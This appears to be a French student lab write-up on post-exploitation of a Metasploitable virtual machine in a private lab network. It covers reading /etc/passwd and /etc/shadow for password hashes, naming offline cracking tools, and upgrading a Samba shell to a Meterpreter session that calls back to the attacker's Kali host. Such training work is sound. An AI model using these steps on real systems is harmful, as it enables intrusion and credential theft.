
Accès et post-exploitation

(Job 06 - accès non autorisé, Meterpreter, post-exploitation)

Une fois l'accès obtenu, la **post-exploitation** consiste à agir sur la cible compromise : collecter des informations, récupérer des secrets, préparer un éventuel rebond. On reprend ici l'exploitation de la faille Samba pour en dérouler les actions d'après-compromission, puis

on fait évoluer la session vers **Meterpreter**, la payload avancée de Metasploit qui s'exécute en mémoire et offre une session interactive riche (navigation fichiers, collecte d'informations, modules intégrés) sans écrire de binaire sur le disque.

1 - Ouverture de la session et confirmation de l'accès root avec la commande exploit puis id




2 - Collecte d'informations système avec les commandes uname -a et cat /etc/passwd

Premières actions de reconnaissance une fois dans la cible :

- `uname -a` → `Linux metasploitable 2.6.24-16-server ... 2008 i686` : confirme le noyau et l'ancienneté du système (2008), ce qui explique l'ampleur de la surface vulnérable.
- `cat /etc/passwd` → la liste complète des comptes du système. On y repère notamment les comptes de service exposés : `msfadmin`, `tomcat55`, `mysql`, `postgres`, `ftp` … autant

de points d'entrée ou de pivots potentiels.




3 - Récupération des hash de mots de passe avec la commande cat /etc/shadow

On lit le fichier `/etc/shadow`, qui contient les **hash de mots de passe** de tous les comptes du système. Ce fichier n'est accessible qu'à root : y accéder confirme la compromission totale de la machine. On y voit les empreintes des comptes actifs (`root`, `sys`, `klog`, `msfadmin`, `postgres`, `user`, `service` …), au format `$1$...` qui indique l'algorithme **MD5-crypt**, aujourd'hui considéré comme faible.


Une fois récupérés, ces hash peuvent être **cassés hors-ligne** avec un outil comme **John the Ripper** ou hashcat (tous deux disponibles dans Kali) pour retrouver les mots de passe en clair, ce qui permettrait de rebondir vers d'autres machines ou services réutilisant les mêmes identifiants.

> ⚠️ Les hash sont des données sensibles : dans le rendu, ils doivent être **partiellement masqués** dans la capture (ex. `root:$1$avpf...`), au même titre que les mots de passe et le code d'activation.



4 - Mise en arrière-plan de la session et préparation de l'upgrade avec les commandes Ctrl+Z (puis `y`) et sessions -l


Le shell simple suffit pour les commandes de base, mais le sujet demande une session **Meterpreter**. Pour l'obtenir sans tout refaire, on met d'abord le shell courant en arrière-plan avec `Ctrl+Z` (confirmé par `y`), ce qui ramène au prompt du module. La commande `sessions -l` liste alors les sessions actives : on y retrouve la **session 1** de type `shell cmd/unix`, connexion `192.168.71.137 → 192.168.71.135`. C'est elle qu'on va faire évoluer en Meterpreter.



5 - Chargement du module d'upgrade et configuration avec les commandes use multi/manage/shell_to_meterpreter, set SESSION 1 et set LHOST 192.168.71.137

On charge le module post-exploitation `multi/manage/shell_to_meterpreter`, dont le rôle est de **transformer un shell existant en session Meterpreter** en injectant le stager approprié. Deux paramètres à régler :

- `SESSION 1` → la session shell à faire évoluer (celle listée juste avant) ;
- `LHOST 192.168.71.137` → l'adresse de Kali, où la nouvelle session Meterpreter viendra se connecter.



6 - Ouverture de la session Meterpreter et reconnaissance avec les commandes run, sessions -i 2, sysinfo et getuid

Le module s'exécute et déroule l'upgrade :

- `Upgrading session ID: 1` puis `Sending stage (1079144 bytes)` → le stager Meterpreter est injecté sur la cible ;
- `Meterpreter session 2 opened` → une **nouvelle session Meterpreter** (session 2) est créée, en parallèle du shell d'origine.


On rejoint cette session avec `sessions -i 2` : le prompt devient `meterpreter >`. On peut alors utiliser les commandes natives de Meterpreter :

- `sysinfo` → `Computer: metasploitable.localdomain`, `OS: Ubuntu 8.04 (Linux 2.6.24-16-server)`, `Architecture: i686`, `Meterpreter: x86/linux` : la fiche d'identité complète de la cible ;
- `getuid` → `Server username: root` : confirme qu'on opère bien avec les privilèges root dans cette session Meterpreter.

`hashdump` renvoie en revanche une erreur : `The "hashdump" command requires the "priv" extension to be loaded`. Cette extension n'est pas disponible pour le Meterpreter

Linux (elle est réservée aux payloads Windows), ce qu'on contourne à l'étape suivante avec un module dédié.

> Intérêt de Meterpreter par rapport au shell brut : il s'exécute **en mémoire** (aucun binaire écrit sur disque), survit mieux et offre une bibliothèque de commandes intégrées (`sysinfo` , `download` , `screenshot` , `getsystem` …). C'est l'outil de post-exploitation de référence.



